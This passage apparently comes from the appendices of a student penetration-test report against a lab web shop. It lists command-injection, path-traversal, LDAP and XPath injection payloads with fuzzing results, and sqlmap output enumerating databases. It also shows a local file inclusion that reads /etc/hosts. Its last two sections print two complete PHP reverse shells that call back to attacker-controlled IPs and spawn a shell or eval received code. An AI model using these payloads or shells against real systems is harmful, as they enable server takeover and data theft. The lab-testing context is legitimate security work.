58 12 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false false
false false false false false false false false false false false false
false

59 12
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

60 12 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

15.16 SQL MAP

Schema database results

```
     ___
    __H__
___ ___[,]_____ ___ ___  {1.3.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
+---------------------------------------+---------+
| Table                                 | Entries |
+---------------------------------------+---------+
| loginout_history                      | 27      |
| tb_productreport                      | 11      |
| tb_products                           | 11      |
| loginout_serverhistory                | 8       |
| item_category                         | 5       |
```

| customers | 4 |

| user_type | 4 |

| notif | 3 |

| tb_user | 3 |

| order_details | 2 |

| audit_trail | 1 |

| comment | 1 |

| message | 1 |

| orders | 1 |

| reply_message | 1 |

| sent_messages | 1 |

| tb_announcement | 1 |

+---------+

Database: bbjewels

+---------+

| Table | Entries |

+---------+

| jewellery | 297 |

| sub_menu | 32 |

| main_menu | 8 |

| users | 4 |

| cart | 3 |

| webcontent | 1 |

+---------+

Database: carrental

+---------+

| Table | Entries |

+--------------------------------------+---------+

| tblbrands | 6 |

| tblvehicles | 5 |

| tblbooking | 4 |

| tblpages | 4 |

| tblusers | 4 |

| tbltestimonial | 2 |

| admin | 1 |

| tblcontactusinfo | 1 |

| tblcontactusquery | 1 |

| tblsubscribers | 1 |

+--------------------------------------+---------+

Database: edgedata

+--------------------------------------+---------+

| Table | Entries |

+--------------------------------------+---------+

| items | 14 |

| users | 3 |

| orderdetails | 2 |

| admin | 1 |

+--------------------------------------+---------+

Database: greasy

+--------------------------------------+---------+

| Table | Entries |

+--------------------------------------+---------+

| items | 5 |

| order_details | 4 |

| users | 4 |

| wallet | 4 |

| wallet_details | 4 |

| orders | 3 |

| ticket_details | 3 |

| tickets | 2 |

+---------+

Database: information_schema

+---------+

| Table | Entries |

+---------+

| COLUMNS | 2711 |

| INNODB_BUFFER_PAGE | 1023 |

| INNODB_SYS_COLUMNS | 786 |

| SESSION_VARIABLES | 612 |

| SYSTEM_VARIABLES | 612 |

| GLOBAL_VARIABLES | 594 |

| INNODB_BUFFER_PAGE_LRU | 535 |

| GLOBAL_STATUS | 524 |

| SESSION_STATUS | 524 |

| PARTITIONS | 301 |

| TABLES | 301 |

| STATISTICS | 285 |

| KEY_COLUMN_USAGE | 273 |

| INNODB_METRICS | 243 |

| COLLATION_CHARACTER_SET_APPLICABILITY | 234 |

| COLLATIONS | 234 |

| TABLE_CONSTRAINTS | 211 |

| INNODB_SYS_FIELDS | 207 |

| INNODB_SYS_INDEXES | 175 |

| ALL_PLUGINS | 129 |

| INNODB_SYS_TABLES | 129 |

| INNODB_SYS_TABLESTATS | 129 |

| XTRADB_RSEG | 128 |

| INNODB_TABLESPACES_SCRUBBING | 126 |

| INNODB_SYS_DATAFILES | 125 |

| INNODB_SYS_TABLESPACES | 125 |

| USER_PRIVILEGES | 86 |

| PLUGINS | 57 |

| CHARACTER_SETS | 40 |

| INNODB_FT_DEFAULT_STOPWORD | 36 |

| SCHEMA_PRIVILEGES | 36 |

| INNODB_SYS_FOREIGN | 17 |

| INNODB_SYS_FOREIGN_COLS | 17 |

| REFERENTIAL_CONSTRAINTS | 17 |

| SCHEMATA | 15 |

| ENGINES | 10 |

| PARAMETERS | 9 |

| XTRADB_INTERNAL_HASH_TABLES | 6 |

| INNODB_CMP | 5 |

| INNODB_CMP_RESET | 5 |

| INNODB_CMPMEM | 5 |

| INNODB_CMPMEM_RESET | 5 |

| INNODB_MUTEXES | 2 |

| ROUTINES | 2 |

| SPATIAL_REF_SYS | 2 |

| CHANGED_PAGE_BITMAPS | 1 |

| ENABLED_ROLES | 1 |

| INNODB_BUFFER_POOL_STATS | 1 |

| INNODB_TABLESPACES_ENCRYPTION | 1 |

| INNODB_TRX | 1 |

| KEY_CACHES | 1 |

| PROCESSLIST | 1 |

| XTRADB_READ_VIEW | 1 |

+---------+

Database: mysql

+---------+

| Table | Entries |

+---------+

| help_relation | 1028 |

| innodb_index_stats | 554 |

| help_topic | 508 |

| help_keyword | 464 |

| innodb_table_stats | 123 |

| help_category | 39 |

| `user` | 5 |

| db | 3 |

| proc | 2 |

| proxies_priv | 1 |

+---------+

Database: phpmyadmin

+---------+

| Table | Entries |

+---------+

| pma__userconfig | 1 |

+----------+---------+

Database: pizza_inn

+----------+---------+

| Table | Entries |

+----------+---------+

| food_details | 25 |

| members | 3 |

| polls_details | 3 |

| billing_details | 1 |

| categories | 1 |

| currencies | 1 |

| orders_details | 1 |

| partyhalls | 1 |

| pizza_admin | 1 |

| quantities | 1 |

| questions | 1 |

| ratings | 1 |

| reservations_details | 1 |

| specials | 1 |

| tables | 1 |

| timezones | 1 |

| users | 1 |

+----------+---------+

Database: shop

+----------+---------+

| Table | Entries |

```
+--------------------------------------+---------+
| items                                | 8       |
| users                                | 4       |
| categories                           | 3       |
| comments                             | 2       |
+--------------------------------------+---------+
```

Database: shopping

```
+--------------------------------------+---------+
| Table                                | Entries |
+--------------------------------------+---------+
| userlog                              | 27      |
| products                             | 19      |
| subcategory                          | 11      |
| orders                               | 7       |
| category                             | 4       |
| ordertrackhistory                    | 4       |
| productreviews                       | 3       |
| users                                | 2       |
| admin                                | 1       |
| wishlist                             | 1       |
+--------------------------------------+---------+
```

Database: somstore

```
+--------------------------------------+---------+
| Table                                | Entries |
+--------------------------------------+---------+
| membership_grouppermissions          | 9       |
| product                              | 6       |
```

| tblsongs | 6 |

| customer | 3 |

| membership_groups | 3 |

| category | 2 |

| contact | 2 |

| employee | 2 |

| membership_users | 2 |

| warehouse | 2 |

| payment | 1 |

+---------+

Database: vision

+---------+

| Table | Entries |

+---------+

| spells | 91 |

| users | 30 |

| staff | 25 |

| teacher | 23 |

| image | 21 |

| subject | 16 |

| grades | 15 |

| clubmember | 10 |

| payments | 10 |

| studentmark | 7 |

| teachercheck | 7 |

| club | 6 |

| nonstaff | 6 |

| student | 6 |

```
| itempay                          | 4      |
| teachersalary                    | 4      |
| bursarystudent                   | 3      |
| nonstaffpay                      | 2      |
+----------------------------------+--------+

[20:54:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.20'
[20:54:51] [WARNING] you haven't updated sqlmap for more than 391 days!!!

[*] ending @ 20:54:51 /2020-12-27/
```

15.17 LFI

Figure 150 displays the extras.php web page, the URL was modified from type=terms.php to /etc/hosts. This is a Linux operating system file that translate hostnames or domain names to IP addresses, instead of printing out the terms.php it instead printed out the file /etc/hosts. The LFI worked without any directory browsing obfuscation.



Not secure | 192.168.1.20/extras.php?type=/etc/hosts
ad already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/usersession.php on line 3
index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8
RICKSTORE
We sell stuff
Notice: A session had already been started - ignoring session_start() in /opt/la
Notice: A session had already been started - ignoring session_start() in /opt/la
Notice: Undefined index: thumbnail in /opt/lampp/htdocs/studentsite/userse
WELCOME:HACKLAB@HACKLAB.COM
CONTACT
HOME
PRODUCTS
ABOUT US
FREE SIGN UP
Welcome!
You can be confident when you're shopping online with RickStore. Our Secure online shopping website encrypts your personal and financial information to ensure your order information is protected.We use industry standard 128-bit encryption. Our Secure online shopping website locks all critical information passed from you to us, such as personal information, in an encrypted envelope, making it extremely difficult for this information to be intercepted..
Read More
RICKSTORE
We sell stuff
127.0.0.1 localhost 127.0.1.1 osboxes # The following lines are desirable for IPv6 capable hosts ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters

Figure 152

Figure 151 displays the original configuration of the extras.php page, in the URL is terms.php and this has been printed on screen.




Figure 153

15.18 LADP

*

```
*)(&
*))%00
*()|%26'
*()|&'
*(|(mail=*))
*(|(objectclass=*))
*)(uid=*))(|(uid=*
*/*
*|
/
//
//*
@*
|
admin*
admin*)((|userpassword=*)
admin*)((|userPassword=*)
x' or name()='username' or 'x'='y
!
%21
%26
%28
%29
%2A%28%7C%28mail%3D%2A%29%29
%2A%28%7C%28objectclass%3D%2A%29%29
%2A%7C
%7C
&
(
)
)(cn=))\x00
*(|(mail=*))
*(|(objectclass=*))
*/*
*|
/
```

```
//
//*
@*
x' or name()='username' or 'x'='y
|
*()|&'
admin*
admin*)((|userpassword=*)
*)(uid=*))(|(uid=*
```

0	0	200	false	false	846
1	1 *	200	false	false	846
2	1 *)(&	200	false	false	846
3	1 *))%00	200	false	false	846
4	1 *()|%26'	200	false	false	1024
5	1 *()|&'	200	false	false	1024
6	1 *(|(mail=*))	200	false	false	846
7	1 *(|(objectclass=*))	200	false	false	846
8	1 *)(uid=*))(|(uid=*	200	false	false	846
9	1 */*	200	false	false	846
10	1 *|	200	false	false	846
11	1 /	200	false	false	846
12	1 //	200	false	false	846
13	1 //*	200	false	false	846
14	1 @*	200	false	false	846
15	1 |	200	false	false	846
16	1 admin*	200	false	false	846
17	1 admin*)((|userpassword=*)	200	false	false	846
18	1 admin*)((|userPassword=*)	200	false	false	846
19	1 x' or name()='username' or 'x'='y	200	false	false	1024
20	1 !	200	false	false	846
21	1 %21	200	false	false	846
22	1 %26	200	false	false	846
23	1 %28	200	false	false	846
24	1 %29	200	false	false	846
25	1 %2A%28%7C%28mail%3D%2A%29%29	200	false	false	846
26	1 %2A%28%7C%28objectclass%3D%2A%29%29	200	false	false	846
27	1 %2A%7C	200	false	false	846
28	1 %7C	200	false	false	846

29	1 &	200 false false 846
30	1 (	200 false false 846
31	1)	200 false false 846
32	1)(cn=))\x00	200 false false 846
33	1 *(|(mail=*))	200 false false 846
34	1 *(|(objectclass=*))	200 false false 846
35	1 */*	200 false false 846
36	1 *|	200 false false 846
37	1 /	200 false false 846
38	1 //	200 false false 846
39	1 //*	200 false false 846
40	1 @*	200 false false 846
41	1 x' or name()='username' or 'x'='y	200 false false 1024
42	1 |	200 false false 846
43	1 *()|&'	200 false false 1024
44	1 admin*	200 false false 846
45	1 admin*)((|userpassword=*)	200 false false 846
46	1 *)(uid=*))(|(uid=*	200 false false 846
47	2 *	200 false false 846
48	2 *)(&	200 false false 846
49	2 *))%00	200 false false 846
50	2 *()|%26'	200 false false 846
51	2 *()|&'	200 false false 846
52	2 *(|(mail=*))	200 false false 846
53	2 *(|(objectclass=*))	200 false false 846
54	2 *)(uid=*))(|(uid=*	200 false false 846
55	2 */*	200 false false 846
56	2 *|	200 false false 846
57	2 /	200 false false 846
58	2 //	200 false false 846
59	2 //*	200 false false 846
60	2 @*	200 false false 846
61	2 |	200 false false 846
62	2 admin*	200 false false 846
63	2 admin*)((|userpassword=*)	200 false false 846
64	2 admin*)((|userPassword=*)	200 false false 846
65	2 x' or name()='username' or 'x'='y	200 false false 846
66	2 !	200 false false 846

67	2	%21	200	false	false 846
68	2	%26	200	false	false 846
69	2	%28	200	false	false 846
70	2	%29	200	false	false 846
71	2	%2A%28%7C%28mail%3D%2A%29%29	200	false	false 846
72	2	%2A%28%7C%28objectclass%3D%2A%29%29	200	false	false 846
73	2	%2A%7C	200	false	false 846
74	2	%7C	200	false	false 846
75	2	&	200	false	false 846
76	2	(	200	false	false 846
77	2	)	200	false	false 846
78	2	)(cn=))\x00	200	false	false 846
79	2	*(|(mail=*))	200	false	false 846
80	2	*(|(objectclass=*))	200	false	false 846
81	2	*/*	200	false	false 846
82	2	*|	200	false	false 846
83	2	/	200	false	false 846
84	2	//	200	false	false 846
85	2	//*	200	false	false 846
86	2	@*	200	false	false 846
87	2	x' or name()='username' or 'x'='y	200	false	false 846
88	2	|	200	false	false 846
89	2	*()|&'	200	false	false 846
90	2	admin*	200	false	false 846
91	2	admin*)((|userpassword=*)	200	false	false 846
92	2	*)(uid=*))(|(uid=*	200	false	false 846
93	3	*	200	false	false 846
94	3	*)(&	200	false	false 846
95	3	*))%00	200	false	false 846
96	3	*()|%26'	200	false	false 846
97	3	*()|&'	200	false	false 846
98	3	*(|(mail=*))	200	false	false 846
99	3	*(|(objectclass=*))	200	false	false 846
100	3	*)(uid=*))(|(uid=*	200	false	false 846
101	3	*/*	200	false	false 846
102	3	*|	200	false	false 846
103	3	/	200	false	false 846
104	3	//	200	false	false 846

105 3 //* 200 false false 846
106 3 @* 200 false false 846
107 3 | 200 false false 846
108 3 admin* 200 false false 846
109 3 admin*)((|userpassword=*) 200 false false 846
110 3 admin*)((|userPassword=*) 200 false false 846
111 3 x' or name()='username' or 'x'='y 200 false false 846
112 3 ! 200 false false 846
113 3 %21 200 false false 846
114 3 %26 200 false false 846
115 3 %28 200 false false 846
116 3 %29 200 false false 846
117 3 %2A%28%7C%28mail%3D%2A%29%29 200 false false 846
118 3 %2A%28%7C%28objectclass%3D%2A%29%29 200 false false 846
119 3 %2A%7C 200 false false 846
120 3 %7C 200 false false 846
121 3 & 200 false false 846
122 3 (200 false false 846
123 3) 200 false false 846
124 3)(cn=))\x00 200 false false 846
125 3 *(|(mail=*)) 200 false false 846
126 3 *(|(objectclass=*)) 200 false false 846
127 3 */* 200 false false 846
128 3 *| 200 false false 846
129 3 / 200 false false 846
130 3 // 200 false false 846
131 3 //* 200 false false 846
132 3 @* 200 false false 846
133 3 x' or name()='username' or 'x'='y 200 false false 846
134 3 | 200 false false 846
135 3 *()|&' 200 false false 846
136 3 admin* 200 false false 846
137 3 admin*)((|userpassword=*) 200 false false 846
138 3 *)(uid=*))(|(uid=* 200 false false 846

15.19 XPATH

```
' or '1'='1
' or ''='
x' or 1=1 or 'x'='y
/
//
//*
*/*
@*
count(/child::node())
x' or name()='username' or 'x'='y
' and count(/*)=1 and '1'='1
' and count(/@*)=1 and '1'='1
' and count(/comment())=1 and '1'='1
search=')] | //user/*[contains(*,'
search=Har') and contains(../password,'c
search=Har') and starts-with(../password,'c
```

0	0	200	false	false	846
1	1 ' or '1'='1	200	false	false	846
2	1 ' or ''='	200	false	false	846
3	1 x' or 1=1 or 'x'='y	200	false	false	1024
4	1 /	200	false	false	846
5	1 //	200	false	false	846
6	1 //*	200	false	false	846
7	1 */*	200	false	false	846
8	1 @*	200	false	false	846
9	1 count(/child::node())	200	false	false	846
10	1 x' or name()='username' or 'x'='y	200	false	false	1024
11	1 ' and count(/*)=1 and '1'='1	200	false	false	1024
12	1 ' and count(/@*)=1 and '1'='1	200	false	false	1024
13	1 ' and count(/comment())=1 and '1'='1	200	false	false	1024
14	1 search=')] | //user/*[contains(*,'	200	false	false	1024
15	1 search=Har') and contains(../password,'c	200	false	false	1024
16	1 search=Har') and starts-with(../password,'c	200	false	false	1024
17	2 ' or '1'='1	200	false	false	846
18	2 ' or ''='	200	false	false	846
19	2 x' or 1=1 or 'x'='y	200	false	false	846
20	2 /	200	false	false	846
21	2 //	200	false	false	846
22	2 //*	200	false	false	846
23	2 */*	200	false	false	846

24 2 @* 200 false false 846
25 2 count(/child::node()) 200 false false 846
26 2 x' or name()='username' or 'x'='y 200 false false 846
27 2 ' and count(/*)=1 and '1'='1 200 false false 846
28 2 ' and count(/@*)=1 and '1'='1 200 false false 846
29 2 ' and count(/comment())=1 and '1'='1 200 false false 846
30 2 search=')] | //user/*[contains(*,' 200 false false 846
31 2 search=Har') and contains(../password,'c 200 false false 846
32 2 search=Har') and starts-with(../password,'c 200 false false 846
33 3 ' or '1'='1 200 false false 846
34 3 ' or ''=' 200 false false 846
35 3 x' or 1=1 or 'x'='y 200 false false 846
36 3 / 200 false false 846
37 3 // 200 false false 846
38 3 //* 200 false false 846
39 3 */* 200 false false 846
40 3 @* 200 false false 846
41 3 count(/child::node()) 200 false false 846
42 3 x' or name()='username' or 'x'='y 200 false false 846
43 3 ' and count(/*)=1 and '1'='1 200 false false 846
44 3 ' and count(/@*)=1 and '1'='1 200 false false 846
45 3 ' and count(/comment())=1 and '1'='1 200 false false 846
46 3 search=')] | //user/*[contains(*,' 200 false false 846
47 3 search=Har') and contains(../password,'c 200 false false 846
48 3 search=Har') and starts-with(../password,'c 200 false false 846

15.20 FAILED MALICIOUS FILE UPLOAD

PHP file

<?php /**/ error_reporting(0); $ip = '192.168.1.253'; $port = 80; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);

break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();

15.21 SUCCESSFUL MALICIOUS FILE UPLOAD

PHP file

```
?php

set_time_limit (0);

$VERSION = "1.0";

$ip = 192.168.1.254;  // CHANGE THIS

$port = 1234;       // CHANGE THIS

$chunk_size = 1400;

$write_a = null;

$error_a = null;

$shell = 'uname -a; w; id; /bin/sh -i';

$daemon = 0;

$debug = 0;


//

// Daemonise ourself if possible to avoid zombies later

//


// pcntl_fork is hardly ever available, but will allow us to daemonise

// our php process and avoid zombies.  Worth a try...

if (function_exists('pcntl_fork')) {

        // Fork and have the parent process exit

        $pid = pcntl_fork();
```

```
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
```

```
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
```

```
printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}
```

```
	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
```

```
        if (!$daemon) {
                print "$string\n";
        }
}


?>
```

APPENDICES PART 2